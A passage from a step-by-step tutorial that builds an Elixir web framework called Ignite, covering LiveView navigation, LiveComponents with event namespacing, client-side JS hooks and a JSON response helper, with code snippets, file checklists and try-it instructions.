    </div>

    <button ignite-click="gc" style="padding: 8px 16px; background: #e74c3c; color: white; border: none; border-radius: 4px;">
      Run GC
    </button>

    <div style="margin-top: 20px; padding-top: 16px; border-top: 1px solid #eee; text-align: center;">
      <p style="color: #888; font-size: 14px;">Navigate without page reload:</p>
      <a href="/" style="margin: 0 8px;">Home</a>
      <a href="/counter" ignite-navigate="/counter" style="margin: 0 8px;">Counter</a>
      <a href="/shared-counter" ignite-navigate="/shared-counter" style="margin: 0 8px;">Shared Counter</a>
    </div>
  </div>
  """
end
```

The Home link (`<a href="/">`) has no `ignite-navigate` attribute — it's a regular link that triggers a full page load, since the home page isn't a LiveView.

File Checklist

File	Status
<code>assets/ignite.js</code>	Modified — added <code>connect()</code> , <code>navigate()</code> , route-map parsing, <code>popstate</code> handler
<code>lib/ignite/live_view.ex</code>	Modified — added <code>push_redirect/2</code> , updated <code>__using__/1</code> imports
<code>lib/ignite/live_view/handler.ex</code>	Modified — added redirect detection after <code>handle_event</code>
<code>lib/my_app/controllers/welcome_controller.ex</code>	Modified — inject <code>data-live-routes</code> route map into LiveView HTML
<code>lib/my_app/live/counter_live.ex</code>	Modified — added navigation links to render
<code>lib/my_app/live/dashboard_live.ex</code>	Modified — added navigation links to render

Try It

1. Start the server: `iex -S mix`
2. Visit `http://localhost:4000/counter`
3. Click "Dashboard" link at the bottom
4. URL changes to `/dashboard` — **no page reload!**
5. Dashboard auto-refreshes every second
6. Click browser Back button → returns to counter instantly
7. Counter still works

[← Previous: Step 17 - PubSub — Real-Time Broadcasting Between LiveViews](#) | [Next: Step 19 - LiveComponents — Reusable Stateful Widgets →](#)

Step 19: LiveComponents — Reusable Stateful Widgets

In Phoenix LiveView, **LiveComponents** are reusable pieces of UI that manage their own state. Instead of duplicating logic across multiple LiveViews, you extract it into a component module with its own `mount`, `handle_event`, and `render` callbacks.


In this step, we'll add LiveComponent support to Ignite.

The Problem

Imagine you have a notification badge that appears in both your dashboard and your counter page. Without components, you'd have to: 1. Duplicate the badge HTML in both `render/1` functions 2. Duplicate the dismiss/restore event handling in both `handle_event/3` functions 3. Track the badge state in both LiveViews' assigns

LiveComponents solve this — write it once, use it everywhere.

The Architecture



Our LiveComponent system has four parts:

1. **Ignite.LiveComponent** — a behaviour that components implement
2. `live_component/3` — a helper called during render to embed a component
3. **Handler routing** — the WebSocket handler routes `"component_id:event"` to the right module
4. **JS namespacing** — the client prefixes events from elements inside `[ignite-component]`

Component State Lifecycle

```
Parent LiveView
├─ assigns: %{clicks: 0, __components__: %{...}}
├─
├─ Component "alerts" → {NotificationBadge, %{count: 3, dismissed: false}}
└─ Component "toggle" → {ToggleButton, %{on: true, label: "Dark Mode"}}
```

Components store their state as `{module, assigns}` tuples inside the parent's `__components__` key.

Elixir Concepts

Pin Operator `^` — Match Without Rebinding

```

module = MyComponent
{^module, existing} = {MyComponent, %{count: 0}} # matches!
{^module, existing} = {OtherModule, %{count: 0}} # fails!

```

The pin operator `^` forces pattern matching to use the **existing value** of a variable instead of rebinding it. Without `^`, `module` would be rebound to whatever value is on the right side. With `^module`, it must match the current value of `module`. We use this in `live_component/3` to check if an existing component was created by the same module:

```

case Map.get(components, id) do
  {^module, existing_assigns} -> # same module — keep state
  _ ->                          # new or different — mount fresh
end

```

Step 1: The LiveComponent Behaviour

Create `lib/ignite/live_component.ex`:

```

defmodule Ignite.LiveComponent do
  @callback mount(props :: map()) :: {:ok, map()}
  @callback handle_event(event :: String.t(), params :: map(), assigns :: map()) ::
    {:noreply, map()}
  @callback render(assigns :: map()) :: String.t()

  @optional_callbacks [mount: 1]

  defmacro __using__(_opts) do
    quote do
      @behaviour Ignite.LiveComponent
    end
  end
end

```

Key differences from `Ignite.LiveView` :- `mount/1` takes only props (no params/session — components receive data from their parent) - `mount/1` is **optional** — if not defined, props are used directly as assigns - No `handle_info/2` — components don't receive process messages directly

Step 2: The `live_component/3` Helper

Update `lib/ignite/live_view.ex` — add the `live_component/3` function and the `collect_components/1` helper:

```

def live_component(parent_assigns, module, opts) do
  id = Keyword.fetch!(opts, :id)
  props = opts |> Keyword.delete(:id) |> Map.new()

  # Look up existing component state
  components = Map.get(parent_assigns, :__components__, %{})

  comp_assigns =
    case Map.get(components, id) do
      {^module, existing_assigns} ->
        # Existing — merge new props from parent
        Map.merge(existing_assigns, props)
      _ ->
        # New — call mount if defined
        if function_exported?(module, :mount, 1) do
          {ok, initial} = module.mount(props)
          initial
        else
          props
        end
    end


  # Store in process dictionary (side-channel during render)
  rendered = Process.get(:__ignite_components__, %{})
  Process.put(:__ignite_components__, Map.put(rendered, id, {module, comp_assigns}))

  # Render with wrapper div
  html = module.render(comp_assigns)
  ~s(<div ignite-component="#{id}">#{html}</div>)
end

```

Why the Process Dictionary?

This is the trickiest part. `render/1` is a **pure function** — it takes assigns and returns a string. It can't modify the parent's assigns. But we need to persist component state (especially newly mounted components) back to the handler.



The solution: during render, `live_component/3` writes component state to the **process dictionary** (a per-process mutable store). After render completes, the handler calls `collect_components/1` to read it back:

```
def collect_components(assigns) do
  case Process.delete(:__ignite_components__) do
    nil -> assigns
    components when map_size(components) == 0 -> assigns
    components -> Map.put(assigns, :__components__, components)
  end
end
```

This pattern is similar to what Phoenix LiveView does internally — it uses process-level state to track component trees during rendering.

Step 3: Handler Event Routing

Update `lib/ignite/live_view/handler.ex` — add a `handle_possible_component_event/3` function to detect and route component events using the `"component_id:event_name"` format:

```
defp handle_possible_component_event(event, params, state) do
  case String.split(event, ":", parts: 2) do
    [component_id, component_event] ->
      components = Map.get(state.assigns, :__components__, %{})

      case Map.get(components, component_id) do
        {module, comp_assigns} ->
          {:noreply, new_assigns} =
            apply(module, :handle_event, [component_event, params, comp_assigns])

          new_components = Map.put(components, component_id, {module, new_assigns})
          {Map.put(state.assigns, :__components__, new_components), true}

        nil ->
          {state.assigns, false}
      end

    _ ->
      {state.assigns, false}
  end
end
```

This function is called from the generic event handling branch of `websocket_handle/2`. Here's how it integrates — the `{:ok, %{"event" => event, "params" => params}}` clause tries component routing first, then falls back to the parent LiveView's `handle_event/3`:


```
# In websocket_handle/2 – the generic event clause:

{:ok, %{"event" => event, "params" => params}} ->
  # Route component events (format: "component_id:event_name")
  {new_assigns, is_component_event} =
    handle_possible_component_event(event, params, state)

  new_assigns =
    if is_component_event do
      new_assigns
    else
      case apply(state.view, :handle_event, [event, params, state.assigns]) do
        {:noreply, assigns} -> assigns
      end
    end

  # Check for pending redirect
  case Map.pop(new_assigns, :__redirect__) do
    {nil, clean_assigns} ->
      send_render_update(state, clean_assigns)

    {redirect_info, clean_assigns} ->
      {streams, clean_assigns} = Ignite.LiveView.Stream.extract_stream_ops(clean_assigns)
      new_state = %{state | assigns: clean_assigns}
      payload = Jason.encode!({:redirect: redirect_info})
      {:reply, {:text, payload}, new_state}
  end
```

The key insight: `handle_possible_component_event/3` returns a `{assigns, boolean}` tuple. If the event matched a component (the boolean is `true`), the updated assigns already contain the new component state and the parent's `handle_event/3` is skipped. If it didn't match (the boolean is `false`), the event is dispatched to the parent LiveView as usual.

After updating component state, the handler re-renders the **entire parent LiveView** (which will re-render all its components with updated state), then sends the new dynamics to the client.

Step 4: JavaScript Event Namespacing

Update `assets/ignite.js` — add a `resolveEvent` function that prefixes event names with the component ID when the target is inside a component wrapper:

```
function resolveEvent(eventName, target) {
  var el = target;
  while (el && el !== document) {
    var componentId = el.getAttribute("ignite-component");
    if (componentId) {
      return componentId + ":" + eventName;
    }
    el = el.parentElement;
  }
  return eventName;
}
```

This function is called from the existing click, change, and submit handlers. Here's how it integrates with each one:

Click handler — wraps the event name before sending:

```
// In the click event listener:
var eventName = target.getAttribute("ignite-click");
if (eventName) {
  e.preventDefault();
  var params = {};
  var value = target.getAttribute("ignite-value");
  if (value) {
    params.value = value;
  }
  // Namespace the event if inside a component
  sendEvent(resolveEvent(eventName, target), params);
  return;
}
```

Change handler — same pattern for input events:

```
// In the input event listener:
var eventName = el.getAttribute("ignite-change");
if (eventName) {
  var params = {
    field: target.getAttribute("name") || "",
    value: target.value,
  };
  // Namespace the event if inside a component
  sendEvent(resolveEvent(eventName, target), params);
  return;
}
```

Submit handler — same pattern for form submissions:

```
// In the submit event listener:
var eventName = form.getAttribute("ignite-submit");
if (eventName) {
  e.preventDefault();
  var params = {};
  var formData = new FormData(form);
  formData.forEach(function (value, key) {
    if (!(value instanceof File)) {
      params[key] = value;
    }
  });
  // Namespace the event if inside a component
  sendEvent(resolveEvent(eventName, form), params);
}
```

In all three cases, the change is the same: replace `sendEvent(eventName, params)` with `sendEvent(resolveEvent(eventName, target), params)`. The `resolveEvent` function walks up the DOM tree and, if it finds an `[ignite-component]` ancestor, prefixes the event name with `"componentId:"`. For elements outside any component, the event name passes through unchanged.

Step 5: Building a Component

Create `lib/my_app/live/components/notification_badge.ex` :

```

defmodule MyApp.Components.NotificationBadge do
  use Ignite.LiveComponent

  @impl true
  def mount(props) do
    {:ok, Map.merge(%{count: 0, label: "Notifications", dismissed: false}, props)}
  end

  @impl true
  def handle_event("dismiss", _params, assigns) do
    {:noreply, %{assigns | dismissed: true, count: 0}}
  end

  @impl true
  def handle_event("restore", _params, assigns) do
    {:noreply, %{assigns | dismissed: false}}
  end

  @impl true
  def render(assigns) do
    if assigns.dismissed do
      """
      <span>#{assigns.label} dismissed</span>
      <button ignite-click="restore">Undo</button>
      """
    else
      """
      <span>#{assigns.label}: #{assigns.count}</span>
      <button ignite-click="dismiss">Dismiss</button>
      """
    end
  end
end

```

Step 6: A Reusable Toggle Button

Create `lib/my_app/live/components/toggle_button.ex` :

```

defmodule MyApp.Components.ToggleButton do
  use Ignite.LiveComponent

  @impl true
  def mount(props) do
    {:ok, Map.merge(%{on: false, label: "Toggle"}, props)}
  end

  @impl true
  def handle_event("toggle", _params, assigns) do
    {:noreply, %{assigns | on: !assigns.on}}
  end

  @impl true
  def render(assigns) do
    {bg, text} =
      if assigns.on,
        do: {"#27ae60", "ON"},
        else: {"#95a5a6", "OFF"}

    """
    <button ignite-click="toggle"
      style="padding: 8px 16px; background: #{bg}; color: white; border: none; border-radius: 6px; cursor: pointer"
      #{assigns.label}: #{text}
    </button>
    """
  end
end

```

Step 7: Using Components in a LiveView

Create `lib/my_app/live/components_demo_live.ex` :

```
defmodule MyApp.ComponentsDemoLive do
  use Ignite.LiveView

  def mount(_params, _session) do
    {:ok, %{clicks: 0}}
  end

  def handle_event("parent_click", _params, assigns) do
    {:noreply, %{assigns | clicks: assigns.clicks + 1}}
  end

  def render(assigns) do
    """
    <div>
      <h1>Parent clicks: #{assigns.clicks}</h1>
      <button ignite-click="parent_click">Click Parent</button>

      #{live_component(assigns, MyApp.Components.NotificationBadge,
        id: "alerts", label: "Alerts", count: 3)}

      #{live_component(assigns, MyApp.Components.ToggleButton,
        id: "dark-mode", label: "Dark Mode")}
    </div>
    """
  end
end
```

Each component gets a unique `id` . The same component module can be used multiple times with different IDs and props.

Step 8: Route and Controller

Update `lib/my_app/router.ex` — add a route for the components demo page:

```
get "/components", to: MyApp.WelcomeController, action: :components
```

Update `lib/my_app/controllers/welcome_controller.ex` — add the `components` action that renders the LiveView shell page, and add `"/components"` to the `@live_routes` map:

```
# In @live_routes map, add:
"/components" => "/live/components",

# New action:
def components(conn) do
  render(conn, "live",
    title: "LiveComponents - Ignite",
    live_path: "/live/components",
    live_routes: @live_routes
  )
end
```

Also add a link on the welcome page's index action so users can discover the demo:

```
# In the index action's HTML, add to the <ul> of demo routes:
<li><a href="/components">/components</a> - LiveComponents (reusable stateful widgets)</li>
```

The WebSocket route `/live/components` is registered in `lib/ignite/application.ex` alongside the other LiveView paths, mapping to `MyApp.ComponentsDemoLive`:

```
"/live/components", Ignite.LiveView.Handler, %{view: MyApp.ComponentsDemoLive}},
```

How Events Flow



Key Concepts

Process Dictionary as Side-Channel

The process dictionary (`Process.get/put`) is normally discouraged in Elixir because it introduces mutable state. But here it's used in a controlled way — written during render, read immediately after, then cleaned up. This is the same pattern Phoenix LiveView uses internally.

Event Namespacing

Component events are automatically namespaced by the JS layer. The component author writes `ignite-click="dismiss"`, but the server receives `"alerts:dismiss"`. This prevents event name collisions between components and the parent LiveView.

Props vs State

- **Props** (passed via `live_component/3` opts) flow **down** from parent to component
- **State** (set by `mount/1` and `handle_event/3`) is **owned** by the component

- On re-render, new props are merged into existing component state

Try It

```
mix compile
iex -S mix
# Visit http://localhost:4000/components
```

- Click "Click Parent" — only the parent counter changes
- Click "Dismiss" on a notification — only that badge updates
- Toggle switches — each toggle has independent state
- The parent and all components coexist with isolated state

File Checklist

File	Status
lib/ignite/live_component.ex	New
lib/ignite/live_view.ex	Modified — added live_component/3 and collect_components/1
lib/ignite/live_view/handler.ex	Modified — added handle_possible_component_event/3 + event dispatch integration
lib/ignite/application.ex	Modified — added /live/components WebSocket route
assets/ignite.js	Modified — added resolveEvent + integrated into click/change/submit handlers
lib/my_app/live/components/notification_badge.ex	New
lib/my_app/live/components/toggle_button.ex	New
lib/my_app/live/components_demo_live.ex	New
lib/my_app/controllers/welcome_controller.ex	Modified — added link to components demo
lib/my_app/router.ex	Modified — added /components route

What's Next?

In Step 20, we'll add **JS Hooks** — client-side lifecycle callbacks that let you integrate third-party JavaScript libraries (charts, maps, clipboard) with LiveView's server-rendered model.

← Previous: Step 18 - LiveView Navigation — SPA-like Page Transitions | Next: Step 20 - JS Hooks — Client-Side JavaScript Interop →

Step 20: JS Hooks — Client-Side JavaScript Interop

LiveView renders everything on the server — but some things **must** happen on the client: copying to clipboard, rendering charts, manipulating canvas, interacting with third-party JS libraries. JS Hooks bridge this gap.

In Phoenix LiveView, these are called `phx-hook`. In Ignite, we use `ignite-hook`.

The Problem

LiveView controls the DOM from the server. But what if you need to:

- Initialize a chart library (Chart.js, D3) when an element appears
- Clean up intervals/listeners when an element is removed
- Copy text to the clipboard (requires browser Clipboard API)
- Send client-only data (geolocation, local time) to the server

You can't do these from Elixir. You need a way to run JavaScript when DOM elements are created, updated, or removed by the server.

What We're Building



The Architecture

JS Hooks are plain JavaScript objects with lifecycle callbacks:

```
window.IgniteHooks = {
  MyChart: {
    mounted() { /* element just appeared in the DOM */ },
    updated() { /* element was re-rendered by server */ },
    destroyed() { /* element was removed from the DOM */ }
  }
};
```

Inside each callback:

- `this.el` — the DOM element with the `ignite-hook` attribute
- `this.pushEvent(event, params)` — send an event to the server's `handle_event/3`

Step 1: Attaching a Hook to an Element

In your LiveView's `render/1`, add `id` and `ignite-hook` to an element:

```
def render(assigns) do
  """
  <div id="my-chart" ignite-hook="Chart" data-values="[1,2,3]">
    Loading chart...
  </div>
  """
end
```

Requirements: - The element **must** have a unique `id` (hooks are tracked by ID) - The `ignite-hook` value must match a key in `window.IgniteHooks`

Step 2: The Hook Registry (ignite.js)

Update `assets/ignite.js` — add the hook lifecycle system (`createHookInstance` , `mountHooks` , `updateHooks` , `cleanupHooks` , `destroyAllHooks`) and integrate it with `applyUpdate` and `connect` . The key pieces are shown below:

The hook system lives entirely in `assets/ignite.js` . Here's how it works:

Global Registry

Users register hooks before `ignite.js` loads:

```
window.IgniteHooks = window.IgniteHooks || {};

window.IgniteHooks.Chart = {
  mounted: function() {
    // this.el is the DOM element
    var data = JSON.parse(this.el.dataset.values);
    this._chart = new Chart(this.el, { data: data });
  },
  updated: function() {
    // Server re-rendered — update the chart
    var data = JSON.parse(this.el.dataset.values);
    this._chart.update(data);
  },
  destroyed: function() {
    // Clean up to prevent memory leaks
    this._chart.destroy();
  }
};
```

Hook Instance Creation

When a hooked element is found in the DOM, Ignite creates an instance:

```
function createHookInstance(hookDef, el) {
  var instance = Object.create(hookDef);
  instance.el = el;
  instance.pushEvent = function(event, params) {
    sendEvent(event, params || {});
  };
  return instance;
}
```

`Object.create(hookDef)` creates a new object that inherits from the hook definition. This way each instance has its own `el` and `pushEvent` but shares the callback implementations.

Hook Lifecycle Functions

These four functions manage the full lifecycle. Add them to `ignite.js` right after `createHookInstance` :

mountHooks — scans the container for new `[ignite-hook]` elements and calls `mounted()` :

```
function mountHooks(container) {
  var hookDefs = getHookDefinitions();
  var elements = container.querySelectorAll("[ignite-hook]");

  for (var i = 0; i < elements.length; i++) {
    var el = elements[i];
    var hookName = el.getAttribute("ignite-hook");
    var elId = el.id;

    if (!elId || !hookName) continue;
    if (mountedHooks[elId]) continue; // already mounted

    var def = hookDefs[hookName];
    if (!def) {
      console.warn("[Ignite] Hook '" + hookName + "' not found in IgniteHooks");
      continue;
    }

    var instance = createHookInstance(def, el);
    mountedHooks[elId] = { name: hookName, instance: instance };

    if (typeof instance.mounted === "function") {
      instance.mounted();
    }
  }
}
```

updateHooks — refreshes the `this.el` reference (morphdom may replace the DOM node) and calls `updated()` :

```
function updateHooks(container) {
  var elements = container.querySelectorAll("[ignite-hook]");

  for (var i = 0; i < elements.length; i++) {
    var el = elements[i];
    var elId = el.id;
    if (!elId) continue;

    var entry = mountedHooks[elId];
    if (entry) {
      // Update the element reference (morphdom may have replaced it)
      entry.instance.el = el;
      if (typeof entry.instance.updated === "function") {
        entry.instance.updated();
      }
    }
  }
}
```

cleanupHooks — finds hooks whose elements were removed from the DOM and calls `destroyed()` :

```
function cleanupHooks(container) {
  var currentIds = {};
  var elements = container.querySelectorAll("[ignite-hook]");
  for (var i = 0; i < elements.length; i++) {
    if (elements[i].id) currentIds[elements[i].id] = true;
  }

  var toRemove = [];
  for (var id in mountedHooks) {
    if (!currentIds[id]) {
      toRemove.push(id);
    }
  }

  for (var j = 0; j < toRemove.length; j++) {
    var entry = mountedHooks[toRemove[j]];
    if (entry && typeof entry.instance.destroyed === "function") {
      entry.instance.destroyed();
    }
    delete mountedHooks[toRemove[j]];
  }
}
```


destroyAllHooks — tears down every hook (used during navigation):

```
function destroyAllHooks() {
  for (var id in mountedHooks) {
    var entry = mountedHooks[id];
    if (entry && typeof entry.instance.destroyed === "function") {
      entry.instance.destroyed();
    }
  }
  mountedHooks = {};
}
```

Lifecycle Integration with morphdom

After every DOM update (mount or event response), Ignite runs three phases:

1. **Cleanup** — Find hooks whose elements no longer exist → call `destroyed()`
2. **Mount** — Find new `[ignite-hook]` elements → call `mounted()`
3. **Update** — Find existing hooks whose elements were re-rendered → call `updated()`



```
function applyUpdate(container, newHtml) {
  if (typeof morphdom === "function") {
    var wrapper = document.createElement("div");
    wrapper.id = APP_CONTAINER_ID;
    if (container.dataset.livePath) {
      wrapper.dataset.livePath = container.dataset.livePath;
    }
    if (container.dataset.liveRoutes) {
      wrapper.dataset.liveRoutes = container.dataset.liveRoutes;
    }
    wrapper.innerHTML = newHtml;

    morphdom(container, wrapper, {
      onBeforeElUpdated: function (fromEl, toEl) {
        if (fromEl.hasAttribute("ignite-stream")) return false;
        if (fromEl.type === "file") return false;
        if (fromEl === document.activeElement) {
          if (fromEl.tagName === "INPUT" || fromEl.tagName === "TEXTAREA") {
            toEl.value = fromEl.value;
          }
        }
        return true;
      },
    });
  } else {
    container.innerHTML = newHtml;
  }

  // Hook lifecycle: clean up removed hooks, mount new ones, update existing
  cleanupHooks(container);
  mountHooks(container);
  updateHooks(container);
}
```

Navigation Cleanup

When navigating between LiveViews, call `destroyAllHooks()` at the top of `connect` before opening the new WebSocket:

```
function connect(livePath) {
  // Close existing connection
  if (socket) {
    socket.onclose = null;
    socket.close();
  }

  // Destroy all hooks from previous view
  destroyAllHooks();

  // Reset statics and dynamics for new view
  statics = null;
  dynamics = null;

  var container = document.getElementById(APP_CONTAINER_ID);
  if (container) {
    container.innerHTML = "Connecting...";
    container.dataset.livePath = livePath;
  }

  // ... open new WebSocket ...
}
```

Step 3: `pushEvent` — Sending Data from JS to Elixir

The most powerful feature of hooks is `pushEvent`. It sends an event over the existing WebSocket to the server's `handle_event/3`:

```
// In a hook
this.pushEvent("clipboard_result", { success: "true" });
```

On the server:

```
def handle_event("clipboard_result", %{"success" => "true"}, assigns) do
  {:noreply, %{assigns | copied: true}}
end
```

This lets you send client-only data (clipboard results, geolocation, screen size, local time) to the server.

Step 4: Example Hooks

Create `assets/hooks.js` with the following hook definitions:

CopyToClipboard

Uses the browser's Clipboard API and reports success/failure to the server:

```

window.IgniteHooks.CopyToClipboard = {
  mounted: function() {
    var self = this;
    var btn = this.el.querySelector("#copy-btn");

    this._handler = function() {
      var text = self.el.getAttribute("data-text");
      navigator.clipboard.writeText(text)
        .then(function() {
          self.pushEvent("clipboard_result", { success: "true" });
        })
        .catch(function() {
          self.pushEvent("clipboard_result", { success: "false" });
        });
    };

    btn.addEventListener("click", this._handler);
  },
  destroyed: function() {
    // Cleanup handled by DOM removal
  }
};

```

LocalTime

Shows the client's local time (which the server doesn't know) and lets the user push it to the server:

```

window.IgniteHooks.LocalTime = {
  mounted: function() {
    var self = this;
    var display = this.el.querySelector("#local-time-display");

    // Update every second – this runs purely on the client
    this._interval = setInterval(function() {
      display.textContent = new Date().toLocaleTimeString();
    }, 1000);

    // Button sends client time to server
    var btn = this.el.querySelector("#send-time-btn");
    btn.addEventListener("click", function() {
      self.pushEvent("local_time", { time: new Date().toLocaleTimeString() });
    });
  },
  destroyed: function() {
    // CRITICAL: clean up interval to prevent memory leaks
    clearInterval(this._interval);
  }
};

```

Step 5: The Server Side

Create `lib/my_app/live/hooks_demo_live.ex`:

The server doesn't need any special code for hooks. Events pushed via `pushEvent` arrive at `handle_event/3` like any other event:

```

defmodule MyApp.HooksDemoLive do
  use Ignite.LiveView

  @impl true
  def mount(_params, _session) do
    {:ok, %{
      server_clicks: 0,
      hook_events: [],
      copy_text: "Hello from Ignite! Copy me to clipboard."
    }}
  end
end

```



```
end
end
```

Step 6: Loading hooks.js in the Template

Update `templates/live.html.eex` — add a `<script>` tag for `hooks.js` **before** `ignite.js` so the hooks are registered before the framework initializes:

```
<script src="<%= Ignite.Static.static_path("morphdom.min.js") %>"></script>
<script src="<%= Ignite.Static.static_path("hooks.js") %>"></script>
<script src="<%= Ignite.Static.static_path("ignite.js") %>"></script>
```

The load order matters: `hooks.js` populates `window.IgniteHooks`, then `ignite.js` reads from it when calling `mountHooks` on the initial render.

How It All Fits Together

1. Server renders HTML with `ignite-hook="CopyToClipboard"`
↓
2. `morphdom` patches DOM → new `[ignite-hook]` element detected
↓
3. `ignite.js` creates hook instance, calls `mounted()`
↓
4. User clicks "Copy" → clipboard JS runs (client-only)
↓
5. Hook calls `this.pushEvent("clipboard_result", {success: "true"})`
↓
6. `WebSocket` sends event to server
↓
7. `handle_event("clipboard_result", ...)` updates assigns
↓
8. Server re-renders → `morphdom` patches DOM
↓
9. `ignite.js` calls `updated()` on the hook (element reference refreshed)

Key Design Decisions

Why hooks need unique IDs

Hooks are tracked in a `mountedHooks` map keyed by element ID. This lets us: - Detect when an element was removed (its ID is no longer in the DOM) - Avoid double-mounting the same element - Update the `this.el` reference after `morphdom` replaces the element

Why `destroyed()` matters

Without cleanup, you'd leak memory on every navigation. If a hook starts a `setInterval`, a `MutationObserver`, or attaches event listeners, `destroyed()` is where you clean them up.

Why hooks don't have component namespacing

Unlike component events, hook events are **not** auto-prefixed. Hooks are a direct channel from client JS to the server — the hook author controls the event names explicitly via `pushEvent`.

Try It

```
mix compile
iex -S mix
# Visit http://localhost:4000/hooks
```

- Click "Copy" — text is copied to clipboard, server receives confirmation
- Watch the local time update every second (pure client-side)
- Click "Send to Server" — client's local time is pushed to the server
- Check the Hook Events Log for pushEvent messages
- Open browser console to see `[Hook]` `mounted/updated/destroyed` logs
- Navigate to another LiveView — hooks are destroyed and cleaned up

File Checklist

File	Status
<code>assets/hooks.js</code>	New — CopyToClipboard and LocalTime hook definitions
<code>assets/ignite.js</code>	Modified — added hook lifecycle system (mount, update, cleanup, destroy)
<code>lib/my_app/live/hooks_demo_live.ex</code>	New
<code>templates/live.html.eex</code>	Modified — added <code><script></code> tag to load <code>hooks.js</code>

What's Next?

Congratulations! You've built a complete web framework with: - TCP sockets → Cowboy adapter - Macro-based routing → EEx templates → Middleware - LiveView → WebSocket → Diffing → Morphdom - PubSub → LiveView Navigation → LiveComponents → JS Hooks


The framework is now feature-comparable to a simplified Phoenix LiveView. See the README roadmap for ideas on what to add next (CSRF, Ecto, clustering, etc.).

[← Previous: Step 19 - LiveComponents — Reusable Stateful Widgets](#) | [Next: Step 21 - JSON Response Helper →](#)

Step 21: JSON Response Helper

What We're Building

A `json/3` helper for controllers that encodes Elixir maps/lists into JSON responses, plus automatic JSON body parsing for incoming `application/json` requests. This lets Ignite serve as a JSON API backend.



The Problem

Our controllers can return plain text (`text/3`) and HTML (`html/3`), but modern apps need JSON APIs. Right now, if you wanted to return JSON, you'd have to manually encode and set headers:

```
def status(conn) do
  body = Jason.encode!(%{status: "ok"})
  %Ignite.Conn{conn | resp_body: body, resp_headers: Map.put(conn.resp_headers, "content-type", "application/json"), halted: true}
end
```

That's verbose and error-prone. We want `json(conn, %{status: "ok"})`.

Similarly, when clients POST JSON bodies, our adapter stores the raw string as `%{"_body" => "..."}` instead of parsing it into a usable map.

The Solution

1. `json/3` Controller Helper

Update `lib/ignite/controller.ex` — add the `json/3` function:

```
def json(conn, data, status \\ 200) do
  %Ignite.Conn{
    conn
    | status: status,
    resp_body: Jason.encode!(data),
    resp_headers: Map.put(conn.resp_headers, "content-type", "application/json"),
    halted: true
  }
end
```


Key concepts: - `Jason.encode!/1` converts any Elixir term (maps, lists, strings, numbers) into a JSON string - The `!` suffix means it raises on failure (bad input) — fail fast - We set `content-type: application/json` so browsers and API clients know the format

2. JSON Body Parsing

Update `lib/ignite/adapters/cowboy.ex` — add a new `parse_body/2` clause for JSON content type:

```
defp parse_body(body, "application/json" <> _) when byte_size(body) > 0 do
  case Jason.decode(body) do
    {:ok, parsed} when is_map(parsed) -> parsed
    {:ok, parsed} -> %{"_json" => parsed}
    {:error, _} -> %{"_body" => body}
  end
end
```

Why three cases?



- **Map:** Most common — `{"name": "Jose"}` becomes `%{"name" => "Jose"}` and merges naturally into `conn.params`
- **Non-map** (arrays, scalars): Stored under `"_json"` key since params must be a map
- **Parse error:** Falls back to raw body under `"_body"` — graceful degradation

The `<> _` in the pattern match handles content types with extra parameters like `application/json; charset=utf-8`.

Using It

API Controller

Create `lib/my_app/controllers/api_controller.ex` :

```
defmodule MyApp.ApiController do
  import Ignite.Controller

  def status(conn) do
    json(conn, %{
      status: "ok",
      framework: "Ignite",
      elixir_version: System.version()
    })
  end

  def echo(conn) do
    json(conn, %{echo: conn.params})
  end
end
```

Router

Update `lib/my_app/router.ex` — add the API routes:

```
